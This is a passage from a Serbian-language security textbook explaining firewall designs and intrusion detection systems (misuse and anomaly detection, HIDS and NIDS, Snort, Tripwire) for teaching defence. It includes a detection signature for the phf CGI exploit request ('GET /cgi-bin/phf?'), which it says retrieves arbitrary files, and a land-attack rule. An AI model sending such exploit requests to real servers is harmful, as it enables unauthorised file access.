koriste (na primer, IRC, VoIP) ili filtriraju web sadržaj (čitaj: pornografiju). Međutim, veliki broj korisnika ne shvata da su sve IP konekcije potencijalni rizik. Ukoliko korisnik ostvari PPP konenciju sa Internetom preko ISP-a, a nema konfigurisan firewall na radnoj stanici, onda je vaša mreža izložena opasnosti. Jednostavno rečeno, korisnici koji se u tajnosti povezuju na Internet mogu narušiti sigurnosnu politiku firme, što znači da administrator zadužen za sigurnost ne sme da dozvoli formiranje novih graničnih prolaza.

Različiti pristupi filtriranju

Postavljanje mrežne barijera na granici između privatne mreže i Interneta dovodi do sledećeg problema: kako da obezbedite javne servise potrebne Vašim klijentima i da u isto vreme osigurate mrežu od napada? Postoji više mogućnosti za razrešavanje ovog problema.

- **Servisi filtriranja paketa na nivou ISP-a**. Većina dobavljača Internet usluga omogu}ava filtriranje paketa kao dragoceni dodatak svojim servisima za korisnike sa zakupljenim linijama. Za relativno nisku mesečnu cenu vaš ISP će podesiti firewall koji će filtrirati saobraćaj namenjen vašoj mreži i saobraćaj koji potiče sa vaše mreže. Neki od dobavljača čak nude i usluge proksi servera i prevođenja mrežnih adresa. Međurim, ovo rešenje ima niz nedostataka. Na primer, postoji rizik od napada koji mogu izvesti drugi klijenti koje opslužuje isti ISP ukoliko su upoznati sa firewall politikom dobavljača (osobito, ukoliko je njihova mreža pokrivena istom mrežnom barijerom na kojoj se i vi nalazite). Drugi problem je u tome što je vaša sigurnost u rukama trećeg lica, čije se motivacije ponekad i ne slažu sa vašim (osobito ukoliko postoje legalne nesuglasice između Vaše kompanije i ISP-a). Takođe, treba uzeti u obzir da ISP-u nije u najboljem interesu da Vas obavesti o eventualnom kompromitovanju Vaše mreže, a retko koji ISP obezbeđuje mogućnosti alarmiranja i upozoravanja.

- **Jedna mrežna barijera sa javnim serverima u privatnoj mreži**. Najjednostavnije zaštitno rešenje na granicama mreže je sa postavljanje jedne mrežne barijere koja će stvoriti dve zone – privatnu i javnu mrežu. Problem nastaje ukoliko nastojite da obezbedite servise kao što su FTP, web ili servisi za elektronsku poštu. Tada morate ili da napravite “rupu” u mrežnoj barijeri do servera koji se nalaze u unutrašnjoj mreži ili da servere premestite u javnu mrežu. Oba metoda su rizična. Problem sa otvaranjem putanje kroz firewall (radi omogućavanja iniciranja konekcije ka serveru sa javne mreže), sadržan je u tome što postoji mogućnost da neodgovarajući paketi dospeju na Vašu unutrašnju mrežu ukoliko podsežaju na pakete kojima je dozvoljen prolaz. To, takođe, znači da napadač koji pokušava da eksploatiše grešku servisa viših slojeva, može dobiti kontrolu nad računarom u okviru Vaše mreže, što je veoma osetljiva situacija. Zato veliki broj organizacija postavlja javne servere van mrežnih barijera koje štite privatnu mrežu i jednostovno ne dozvoljava bilo kakve spoljne konekcije kroz firewall.

- **Jedna mrežna barijera sa javnim serverima van privatne mreže**. Problem sa postavljanjem javnih servera (kao što su serveri za poštu) u zoni javne mreže je to što postoji rizik od napada na servere. Na primer, skoro svaki server koji nije zaštićen mrežnom barijerom lako se može napasti i izazvati odbijanje usluga.

- **Demilitarizovane zone**. Opasnost od napada sa Interneta može se znatno smanjiti korišćenjem dvonivovske zaštite. Na primer, jedan firewall štiti Web server od napada sa Interneta, ali dozvoljava pristup Internet servisima koje pruža taj deo mreže, drugi firewall sa jačom bezbednosnom polisom ne dozvoljava pristup privatnoj mreži sa Interneta i skriva identitete računara iz privatne mreže. Primenom ove tehnike mreža se deli na tri domena: **Internet** (krajnje nepoverljiv i nesiguran domen), **demilitarizovana zona** (DMZ, tj. javni deo privatne mreže), **lokalna mreža**. Po pravilu, dozvoljeno je uspostavljanje veze između Interneta i DMZ, kao i veze između lokalnih računara i Interneta (pod uslovom da računar sa lokalne mreže inicira uspostavljanje veze). Uspostavljanje veze između Interneta ili DMZ i računara u lokalnoj mreži je strogo kontrolisano (ili još češće, zabranjeno). Najveći broj hardverskih i softverskih mrežnih barijera dozvoljava primenu različitih bezbednosnih polisa na svakom interfejsu. Na taj način jednom mrežnom barijerom sa tri interfejsa može se postići funkcionalnost dva firewall uređaja.

- **Korporativni firewall**. Korporativni (engl. *enterprise*) firewall su proizvodi koji distribuiraju centralnu politiku upravljanja mrežnim barijerama na više uređaja. Enterprise firewalli Vam dozvoljavaju da zadržite centralnu kontrolu sigurnosti, bez brige o tome da li su pravila korektno implementirana na svakom firewallu u Vašoj organizaciji.

- **Isključenje sa mreže**. Apsolutno najviši nivo zaštite se postiže ukoliko privatna mreža nije vezana na Internet. Ukoliko je korisnicima vaše mreže samo povremeno potrebno nekoliko osnovnih Internet servisa (na primer, elektronska pošta i web) privatna mreža se ne mora vezivatni na Internet. U tom slučaju je bolje odvojiti jedan mali segment mreže na kome će se nalaziti javni FTP, web i mail serveri i nekoliko radnih stanica na kojima će biti instalirani web pretraživači i mail klijenti. Ovaj metod ima nekoliko prednosti: privatna mreža je potpuno zaštićena od napada sa Interneta, a rešenje je potpuno besplatno – ne zahteva poseban hardver i sofisticiran softver koji će omogućavati zaključavanje (engl. *lock down*) privatne mreže, a kao radne stanice mogu se iskoristiti zastareli računari (jer su namenjene čitanju elektronske pošte i pregledanju web stranica). Takođe, ovo rešenje je prirodan način da sprečite zaposlene u gubljenju vremena na "surfovanje" po Webu i skidanje sadržaka sa Interneta. Naravno, zaposleni mrze ovu metodu zaštite. U najgorem slučaju ovaj metod može dovesti do situacije da zaposleni ne žele da pređu na deljene radne stanice i čitaju svoju poštu i pronađu odgovarajuće informacije (neophodne za posao) na Internetu, što donekle smanjuje efikasnost poslovanja.

6

Sistemi za detekciju i sprečavanje upada

6.1. IDS sistemi

U novije vreme pokazalo se da zaštita kontrolom pristupa, mrežnom barijerom i softverom za sprečavanje infekcije zlonamernim programima (virusi, crvi, trojanski konji, špijunski programi) nije dovoljna. Pojavljuje se potreba da se sistem odbrani i od napada koji su dobro maskirani i sakriveni i koji su uspeli da prođu kroz sve ostale sisteme. Takođe, značajan je skup problema vezan za napade koji potiču od ljudi koji rade iznutra i koji legalno koriste pojedine delove sistema (engl. *insider*). Oni samostalno ili u saradnji sa nekim ko je izvan sistema, pokušavaju da ugroze sigurnost sistema iz najrazličitijih motiva. Kao posledica ove potrebe, pojavili su se:

- **sistemi za detekciju upada u mreže** (engl. *Intrusion Detection Systems*, IDS) i
- **sistemi za sprečavanje upada u mreže** (engl. *Intrusion Prevention Systems*, IPS).

Ove dve grupe zaštitnih sistema predmet su ovog poglavlja knjige. Upad može biti definisan kao bilo koji skup akcija koji pokušava da kompromituje integritet, poverljivost ili raspoloživost resursa. Sistem za detekciju upada proverava dolazeći (engl. *inbound*) ili odlazeći (engl. *outbound*) saobraćaj i identifikuje sumnjive uzorke koji mogu da indikuju napada na mrežu ili računarski sistem ili da kompromituju sistem. Primeri upada mogu biti izvedeni uz korišćenje dodatnih elemenata ili u celini sa: virusom, prekoračenjem bafera, odbijanjem usluge ili lažiranjem IP adrese.

Problem poznat pod imenom prelivanje (prekoračenje) bafera jedan je od zanimljivih primera koji je sve češće eksploatisan. On je najčešće posledica programerske greške. U okviru zloupotrebe ovog propusta, može se koristiti dodatni kod koji je napravljen da pokrene posebne akcije koje će poslati instrukciju napadnutom računaru da izvrši vrlo štetne akcije kao što su: uništavanje ili izmena podataka, otkrivanje poverljivih informacija ili narušavanje funkcionisanja rada računara. Neki tvrde da su ovakvi napadi prekoračenja bafera nastali nakon što je u okviru programskog jezika C stvorena takva mogućnost tj. okvir, a programeri i njihove loše prakse ili neznanje stvorilo ranjive tačke. Bilo je dosta propusta uzrokovanih prekoračenjem bafera u poznatim programskim proizvodima. Odbrana od ove vrste opasnosti sastoji se u tome da programeri poznaju moguće probleme i da se drže pravila prilikom programiranja. Posebna tema u oblasti kurseva iz oblasti sigurnosti (i posebno poglavlje ove knjige), obrađuje ovu tematiku.

Jedan poseban slučaj opasnosti koja se pojavljuje je rootkit. Rootkit je skup alata ili alat koji se sastoji od malih i korisnih programa koji omogućavaju napadaču da ima pristup „root“ korisniku tj. korisniku sa najviše ovlašćenja u sistemu. Drugim rečima, rootkit je skup programa i koda koji omogućava permanentno i konzistentno, neprimetno prisustvo na kompjuteru. Da bi se zaobišao IDS / IPS softver, postoje dva pristupa: aktivni i pasivni. Oba pristupa moraju biti kombinovana da se napravi

robustan rootkit. Aktivan pristup se koristi u vreme izvršavanja i dizajniran je da se predupredi otkrivanje. Samo ako neko postane sumnjičiv, pasivni pristup se aktivira iza scene kako bi se potražnja i otkrivanje učinili što težim. Više na ovu temu možete pročitati u knjizi: Rootkits: Subverting the Windows Kernel, koju su napisali Greg Hoglund, James Butler, izdanje Addison Wesley Professional, 2005.

Problem detekcije upada u računarske sisteme obrađuju mnogi autori, a značajan za intenziviranje istraživanja u ovoj oblasti je Jim Anderson, koji je objavio svoje radove u ranim osamdesetim godinama dvadesetog veka. Anderson definiše upad kao bilo koji neautorizovani pokušaj da se pristupi, manipuliše izmeni ili uništi informacija ili da se sistem učini nepouzdanim ili neupotrebljivim. Sistem za detekciju upada pokušava da detektuje ovakav tip aktivnosti.

U okviru ovog teksta, pokušavamo da ustanovimo temeljne principe i metode za detekciju ovih tipova zlonamernih aktivnosti. Pokušaćemo da pokažemo gde su pojedine tehnike za detekciju upada jake tj. odgovarajuće, u čemu su sadržani njihovi problemi i gde postoji potreba za unaređenjima.

Podela IDS sistema

Sistemi za detekciju upada su klasifikovani na više načina, zavisno od kriterijuma za klasifikaciju: šta se detektuje, gde je IDS sistem smešten, kada otkriva napad i kako reaguje na napad.

Kriterijum podele: šta se detektuje?

Jedna od najranijih podela je definisala dve kategorije:

- detekcija zloupotreba (engl. *misuse intrusion detection*) i
- detekcija anomalija (engl. *anomaly intrusion detection*).

Detekcija zloupotreba podrazumeva otkrivanje poznatih napada koje eksploatišu poznate slabosti tj. ranjivosti sistema. **Detekcija anomalija** se koncentriše na neuobičajenu aktivnost uopšte govoreći, koja može indicirati upad. Ako se aktivnost korisnika, koju posmatramo, razlikuje od uobičajene aktivnosti tj. ima devijaciju u odnosu na uobičajeno ponašanje, onda možemo reći da se dešava anomalija. Detekcija zloupotreba može biti veoma snažna za one tipove napada koji su programirani u sistemi za detekciju upada. Međutim, nemoguće je da se predvide svi mogući napadi koji se mogu desiti – čak i pokušaj da se to uradi uzeo bi puno truda bez značajnog rezultata. Na osnovu toga zaključujemo da je neka vrsta detekcije anomalija sasvim nužna. Problem sa detekcijom anomalija je, međutim, to što će ovakav sistem vrlo verovatno generisati mnogo lažnih pozitivnih uzbuna (engl. *false*

alarms). Ovo su situacije u kojima sistem za detekciju upada podigne alarm u situaciji kada upada nije bilo. Neobična, ali legitimna upotreba sistema ili akcija korisnika može biti ocenjena kao anomalija tj. upad, te može dovesti do alarma. Izazov je napraviti takav model koji će prihvatiti nove (neuobičajene) načine upotrebe tj. ponašanja kao legitimnu upotrebu.

Teško je napraviti takav model iz istog razloga iz kojeg je teško napraviti sveobuhvatan i potpun sistem za detekciju zloputreba: nije moguće predvideti sve moguće varijacije takvog ponašanja. Ovaj zadatak može biti ostvariv na tri načina:

- Umesto generalnog sistema, koji opisuje legitimnu upotrebu, može biti definisano tj. modelirano ponašanje pojedinačnih korisnika u pojedinom sistemu. Zadatak karakterisanja tj. opisivanja regularnih uzoraka ponašanja pojedinačnog korisnika je lakši zadatak nego da se to uradi za sve korisnike generalno tj. simultano.

- Umesto da se paterni ponašanja ručno kodiraju za sve moguće slučajeve upotrebe, oni mogu biti naučeni za primere regularne upotrebe.

- Detekcija upada u relanom vremenu, dok korisnik kuca komande ili izvodi određene operacije, vrlo je teška jer redosled operacija može mnogo varirati. U mnogim slučajevima je dovoljno da se prepozna da je redosled operacija tokom jedne login sesije ili preko celodnevne aktivnosti razlikuje u određenoj meri od uobičajene.


Postoje pristupi koji koriste neuralne mreže ili fuzzy logiku (neki ovo prevode kao „rasplinutu“ ili „nejasnu logiku“), da bi se detektovali nepoznati načini napada ili oni koji su veoma retki ili neuobičajeni.

Sistemi za detekciju zloupotrebe (slika 6.1) mogu se jednostavno opisati sledećim pimerom:

- `if (ip.source == ip.destination) then "land attack"`


Kao što je ranije rečeno, problem sistema za detekciju upada je u tome što on ne može otkriti nove tipove napada, već samo one poznate. Sistem je baziran na poznatim uzorcima tj. paternima (šablonima, oznakama) poznatih napada. Obično se oni retko ažuriraju u odnosu na frekvenciju kojom se novi tipovi napada izmišljaju od strane napadača. U međuvremenu, sistem je ranjiv, tj. otvoren prema novotkrivenim tipovima napada i zloupotrebama na sličan način kao što je neki sistem, koji koristi antivirusni softver, nesiguran od trenutka kada se pojavio novi virus do trenutka kad antivirusne definicije budu raspoložive i ažurirane. Taj period je poznat kao rizičan tj. nesiguran period. U ovom trenutku je frekvencija izdavanja tj. ažuriranja “potpisa” i pravila za nove tipove upada za sisteme za detekciju od strane kompanija koje prave ove alate znatno manja nego za nove viruse. Na osnovu ovog, može se zaključiti da nije

obezbeđen odgovarajući nivo sigurnosti tj. zaštite od napada.



Slika 6.1. *Skica sistema za detekciju zloupotreba*

Mana **sistema sa detekcijom anomalija** (slika 6.2) je relativno visok broj lažnih alarma, tj. ovakav sistem vrlo često ukazuje na nepostojeći napad. Ovi sistemi koriste merenje aktivnosti i potrebno je da odluče da li je neka aktivnost možda napad. Ovo podrazumeva postavljanje profila ponašanja: normalnog i abnormalnog profila.



Slika 6.2. *Skica sistema za detekciju anomalija*

Mnogi sistemi za detekciju anomalija i zloupotreba bazirani su na opštem modelu

koji je predložio Denning (1987). Ovaj sistem je nezavistan od platforme, sistemskih ranjivosti i tipa upada. On održava skup istorijskih profila korisnika, uparuje pregledni tj. nadzorni zapis sa odgovarajućim profilom, ažurira profil kada je nužno i izveštava o otkrivenim anomalijama. Druga komponenta je skup pravila koji se koristi da se detektuje zloupotreba.

Kriterijum podele: gde je sistem smešten?

Na osnovu domena ili područja u kome rade, odnosno na osnovu područja za koje su razvijeni, sistemi za detekciju upada mogu biti podeljeni u tri grupe.

- **Host bazirani IDS** (engl. *host based IDS*, HIDS). Host bazirani napadi obično se trude da osvoje pristup privilegovanim resursima na računaru. Mrežno bazirani napadi obično otežavaju legitimnim korisncima da pristupe različitim mrežnim uslugama. Host bazirani sistemi za detekciju upada obično skeniraju i analiziraju sistem, njegovu aktivnost i logove aplikacija. Oni, takođe, osmatraju stanje sistema, izveštavajući o sumnjivim aktivnostima. Host bazirani sisemi koriste nadzorne logove sa: radnih stanica, servera, komutatora i logove specifične za određene proizvode. Najčešći problem sa host baziranim sistemima je to što na analizu dobijaju samo one podatke koje su aplikacije već upisale u logove, a takođe se može desiti da ne razumeju nameru neke akcije, tj. da akciju pogrešno protumače.

- **Mrežno bazirani IDS** (engl. network based *IDS*, NIDS). Mrežno bazirani sistemi za detekciju upada najčešće su bazirani na praćenju mrežnog saobraćaja koji teče kroz čvor – senzor. Ovi sistemi mogu biti smešteni u rutere, pristupne tačke bežičnih mreža i druge mrežne komponente. Probleme mrežnim sistemima za detekciju upada predstavljaju šifrovani saobraćaj, opterećenje mreže i određivanje, tj. procenjivanje namere. Mrežno bazirani sistemi su u osnovi oslonjeni na prenosni medijum (žični ili bežični). Neprimetni su i nezavisni o operativnom sistemu.

- **Aplikativno bazirani IDS**. Aplikacija najčešće odlučuje šta da raportira aplikativno baziranom sistemu za detekciju upada. Aplikativno bazirani IDS su obično bazirani na polisama tj. politici sigurnosti. Mana je ta što oni zahtevaju učešće aplikacije, a same aplikacije neće izveštavati o događajima. Funkcije autorizacije, kao što su GAA-API, mogu pomoći da se reši ovaj problem. Dobit je to što aplikacija razume objekte i entitete na koje se polise tj. politika sigurnosti odnosi.

Neki autori razmatraju samo prvu i drugu grupu, dok se aplikativno bazirani sistemi ponekad smatraju podgrupom (varijantom) host baziranih sistema. Takođe, neki autori navode kao posebnu vrstu i kombinovane (hibridne) sisteme za detekciju upada.

Kriterijum podele: kada je napad otkriven?

Na osnovu trenutka u kome se napad detektuje, ovi sistemi se dele na sisteme koji napad detektuju:

- **u realnom vremenu** (engl. *real time*) i
- naknadno, tj. **nakon dešavanja** (engl. *after the fact*, *post-mortem*).

Većina današnjih sistema za detekciju upada će alarmiraće onda kada se pojavi napad, zatim će odbaciti opasne pakete i terminirati sesiju za TCP i UDP bazirane napade, dinamički postaviti firewall pravila koja će zadržati izvor napada neograničeno ili za predefinisani period vremena. Poznati izvori napada mogu biti zaustavljeni ili će im pristup mreži biti zabranjen tako što će biti stavljeni na "crnu listu" (engl. *black list*), dok je mrežama kojima se veruje uvek dozvoljen pristup preko takozvanih "belih lista" (engl. *white list*).

Kriterijum podele: reakcija na napad

Na osnovu tipa reakcije kada se napad desi, IDS sistemi se dele na pasivne i reaktivne.

- **Pasivni sistemi** za detekciju upada jednostavno detektuju i alarmiraju. Ako se otkrije sumnjiv ili zlonameran saobraćaj ili ponašanje, generiše se alarm i šalje administratoru li korisniku, a do njih je da li će preduzeti akciju da blokiraju aktivnost ili da odgovore na neki način.

- **Reaktivni sistemi** za detekciju upada ne samo da otkrivaju sumnjivi i zlonameran saobraćaj ili ponašanje i alarmiraju administatora, već će preduzeti predefinisanu proaktivnu akciju da odgovore na opasnost. Tipično, to može biti blokiranje daljeg mrežnog saobrćaja od izvorne IP adrese ili korisnika ili zaustavljanje zlonamerne aktivnosti.

Faze odgovora na napad prema Bishopu su sledeće:

- priprema (engl. *preparation*),
- identifikacija (engl. *identification*),
- ogradjivanje – okruživanje (engl. *containment*),
- iskorenjivanje (engl. *eradication*),
- oporavak (engl. *recovery*),
- nastavak (engl. *follow-up*).

Postoji "linija" tj. razlika između mrežne barijere i sistema za detekciju upada. Postoji, takođe, tehnologija zvana Sistemi za sprečavanje upada u mreže (*Intrusion Prevention Systems* - IPS). Neki autori kažu da je IPS, u osnovi, mrežna barijera koja kombinuje filtriranje na nivou mreže i aplikacije sa reaktivnim IDS kako bi proaktivno zaštitila mrežu. Izgleda da, kako vreme odmiče, firewall-ovi, IDS-ovi i IPS-ovi uzimaju sve više osobina i atributa jedni od drugih i da granica između njih, i neku ruku, postaje sve nejasnija.

U osnovi, mrežna barijera je prva linija perimetarske odbrane. Najbolje prakse preporučuju da firewall bude eksplicitno konfigurisan da odbije (DENY) sav dolazeći saobraćaj i da onda otvori prolaze tamo gde je to neophodno. Na primer, može zatrebati da otvorite port 80 da biste držali Web sajt, tj. da bi mu korisnici mogli pristupiti, ili port 21 za FTP server. Svaki od ovih "otvora" može biti nužan sa jedne tačke gledišta, ali sa druge strane oni reprezentuju moguće vektore kroz koje zlonamerni saobraćaj može proći u mrežu tj. koji mrežna barijera neće blokirati.

Ovo je razlog zašto vam je potreban IDS tj. sistem za detekciju upada. Bez obzira na to da li implementirate NIDS preko cele mreže ili HIDS na posebnom uređaju (hostu), IDS mora nadzirati dolazni i odlazni saobraćaj i identifikovati sumnjivi ili zlonamerni saobraćaj koji će, možda, nekako da zaobiđe mrežnu barijeru i koji može, takođe, biti poreklom od spoljašnjeg napdača, ali takođe može poticati i od nekoga iznutra (engl. *insider*). Takođe, postoji mogućnost da spoljašnji napadi i napadi iznutra budu međusobno u saradnji tj. sinhronizovani.

IDS može biti odličan alat za proaktivno nadziranje i zaštitu Vaše mreže od zlonamerne aktivnosti. Međutim, on je, takođe, sklon lažnim alarmima. Kada se IDS implementira, biće neophodno da se fino podesi nakon instalacije. Potrebno je da se IDS adekvatno konfiguriše i podesi da raspoznaje normalni saobraćaj na mreži, za razliku od saobraćaja, koji može biti zlonameran i administratori koji su odgovorni za reagovanje na IDS alarme, moraju da razumeju šta konkretni alarmi znače i kako se na njih efikasno odgovara.

Postojeći sistemi za detekciju upada

Najjednostavniji sistemi za detekciju upada su **monitori log datoteka** (engl. *Log File Monitors*). Ovi sistemi pokušavaju da detektuju upad parsirajući logove sistemskih događaja. Na primer, najednostavniji monitor datoteka može pretraživati (grep) access.log datoteku Apache Web servera po karakterističnim /cgi-bin/ zahtevima. Ova tehnologija je ograničena time što detektuje zapisane događaje, koje napadač može relativno lako izmeniti. Takođe, takav sistem će propustiti sistemske događaje niskog nivoa (engl. *low level events*), zato što je logovanje događaja operacija relativno visokog nivoa.

Monitori log datoteka su primitivni primer host baziranih sistema za detekciju

upada, s obzirom na to da nadziru samo jednu mašinu. Za razliku od njih, mrežno bazirani sistemi obično skeniraju mrežu na paketskom nivou, direktno na prenosnom medijumu (žici ili vazduhu za bezičnu mrežu) kao što to radi sniffer. Mrežno bazirani sistemi za detekciju upada mogu biti koordinasani preko više hostova. Ovaj tip primene može imati prednosti u različitim situacijama. Jedan poznati monitor log datoteka je Swatch, što je skraćenica od Simple WATCHer. Budući da većina alata ovog tipa skenira logove periodično, Swatch ima tu prednost da aktivno skenira zapise u realnom vremenu.

Monitor integriteta (engl. *integrity monitor*) osmatra promene vezane za ključne sistemske strukture. Na primer, osnovni monitor integriteta koristi sistemske datoteke ili ključeve u Registry bazi kao "mamac" koji prati promene koje je učinio napadač. Iako su limitiranih mogućnosti, monitori integriteta mogu biti dodatni sloj zaštite drugim formama detekcije upada. Najpopularniji monitor integriteta je Tripwire. Ovaj alat je raspoloživ za Windows i Unix i može nadzirati veliki broj atributa, uključujući i dodavanje novih datoteka, brisanje i izmene sadržaja postojećih, vreme, veličinu i heš datoteka. Tripwire može biti prilagođen individulanim karakteristikama pojedinih mreža. Faktički, Tripwire može biti korišćen da nadzire bilo kakve promene sistema. Prema tome, to može biti snažan alat u arsenalu alata za detekciju upada.

Skeneri "potpisa" (engl. s*ignature scanners*), slično tradicionalnim virus skenerima baziranim na skeniranju hex vrednosti, pokušavaju da detektuju upade na osnovu baze "potpisa" poznatih napada. Kada napadač pokuša da iskoristi poznati napad, sistem za detekciju upada pokušava da upari taj napad tj. njegove značajne karakteristike sa onima koje ima u svojoj bazi. Na primer, Snort je besplatan sistem za detekciju upada baziran na potpisima i pravilima, i postoji u verzijama i za Unix i za Windows. Pošto je Snort softver sa otvorenim kodom, on ima potencijal da njegova baza potpisa raste brže nego patentiran sistem nekog proizvođača. Snort se sastoji od dekodera paketa, podsistema za detekciju (engl. *detection engine*), podsistema za logovonje, tj. beleženje i podsistema za upozoravanje tj. uzbunjivanje (engl. *alerting subsystem*). Snort spada u grupu *stateful* sistema, što znači da on može prespojiti i pratiti fragmentirane TCP napade.

Klasični primer sistema za detekciju, baziranog na potpisima, uključuje CGI skriptove. U ovom slučaju, haker koristi alat za skeniranje koji obično uključuje CGI skener koji isprobava Web server na poznate CGI bagove. Npr. dobro poznati phf exploit omogućava napadaču da vrati bilo koji fajl umesto odgovarajućeg HTML-a. Da bi detektovao phf napad, mrežni skener za detekciju upada treba da pretraži pakete prema delu sledećeg niza znakova tj. stringa:

```
GET /cgi-bin/phf?
```

Sistemi za detekciju upada u bežične mreže

Problemi sa sigurnošću WLAN mreža (*Wireless Local Area Networks*) su vrlo dobro poznati i obrađeni u poglavlju 9 ove knjige; rešenja za ove probleme se, međutim, ne pronalaze brzo. U želji da zadovolje tržišne potrebe, neki proizvođači su krenuli sa vlastitim razvojem svojih standarda. Rad je bio usmeren na problem poverljivosti i autentifikacije. Ali, na drugoj strani, izvesno vreme nije obraćena dovoljna pažnja na probleme sa nekim drugim opasnostima koji su rezultirali upadima u mreže različitih kompanija i organizacija koje koriste bežičnu infrastrukturu. Izvesno je da postoji zaostatak u razvoju **sistema za detekciju upada u bežične mreže**. Postoje neka rešenja koja su generalna tj. pokušavaju da istovremeno tretiraju problem žičanih i bežičnih mreža, kao i neka rešenja koja su više okrenuta ka bežičnim mrežama. U ovom trenutku postoje Snort Wireless (open-source proširenje Snort IDS ka bežičnim mrežama) i nekoliko rešenja određenih proizvođača koji su prvenstveno usmereni ka upotrebi u bežičnim mrežama. To su rešenja kompanija: Enterasys, Network Chemistry, IBM, Cisco itd. Postoji još jedno zanimljivo rešenje poznato pod delimično šaljivim imenom WIDZ, kao i još jedno open source rešenje nazvano Garuda.

6.2. Teorija IDS sistema


Po svojoj prirodi IDS sistemi će uvek biti u zaostatku. Hakeri mogu uvek da izmisle nove načine napada koji još nisu detektovani, tj. poznati onima koji razvijaju IDS sisteme. Takođe, održavanje baze potpisa ažurnom je veliki problem. Mrežno bazirani IDS-ovi se često suočavaju sa prevelikom količinom podataka koju treba analizirati. Ovo dovodi do velikih zahteva po pitanju memorije i procesorske snage potrebne za obradu. Dalje, nadzor komutiranih mreža ("*switched networks*") je problematičan zbog ograničenja senzora za detekciju upada. Bilo je pokušaja da se IDS sistemi ugrade u komutatore postavljanjem IDS-a na port za nadzor komutatora. Međutim, do sada su se ove metode pokazale kao prilično neefikasne. Dodatna mana IDS sistema je to što su oni sami jako oseljivi na napade. Na primer, napad odbijanjem usluga (DoS, kao što je SYN flood napad) ili smurf napad može lako oboriti ili zavarati IDS. Na primer, kao posledica SYN flood napada IDS troši resurse čekajući da nepostojeći host odgovori na IDS sinhronizacione pakete. Slično, sporo skeniranje ili lažiranje IP adresa će zbuniti mnoge IDS-ove.

Međutim, da ne obeshrabrili čitaoce od korišćenja IDS-ova, ovde su pokazani neki od matematičkih modela koji pokazuju kako IDS-ovi mogu pomoći da se zaštiti mreža. Opisaćemo neke statističke metode za procenu i vrednovanje efikasnosti IDS-ova. Na bazi tih statističkih procena, moguće je inteligentno implementirati različite “arome” IDS-ova u različitim tačkama mreže.

Osetljivost, određenost i tačnost

U ovom delu knjige opisana su svojstva softvera za dijagnostiku i njihove implikacije na interpretaciju testnih rezultata. Razumevajući ove koncepte i kako da se oni primene na IDS-ove, možete bolje prosuditi kako da postavite i interpretirate IDS na vašem sistemu.

Dijagram reakcije IDS-a na aktivnosti prikazan je na slici 6.3. Osa nazvana “upad” označava da li se upad zaista dogodio: "+" znači da je zaista postojao upad, dok "-" znači da nije bilo upada. Druga osa (odgovor IDS-a) označava da li IDS misli da je detektovao upad (“+”) ili ne (“-”). Kao što je slučaj i u realnom svetu, ovaj model pokazuje da IDS nije uvek u pravu. Četiri slučaja koji su predstavljeni kvadrantima ove tabele će Vam pomoći da lakše razumete statistička svojstva IDS-a.



Slika 6.3. *Dijagram reakcije IDS-a na aktivnosti*

- TP (*True Positive*, **pravi alarm**) označava da je upad ispravno detektovan, tj. da je IDS detektovao napad koji se stvarno desio.
- FP (*False Positive*, **lažni alarm**) označava da je IDS detektovao nepostojeći napad, tj. da do napada nije došlo, a da je IDS tekuću legitimnu aktivnost registrovao kao napad (takozvani).
- FN (*False Negative*, **propušten alarm**) označava da je IDS propustio da detektuje napad, tj. da je do napada došlo a da IDS to nije registrovao.
- TN (*True Negative*, **ispravno legitiman**) označava da IDS nije detektovao nepostojeći napad, tj. da je korektno detektovao tekuću aktivnost kao pripadnika skupa dozvoljenih aktivnosti.

Osetljivost

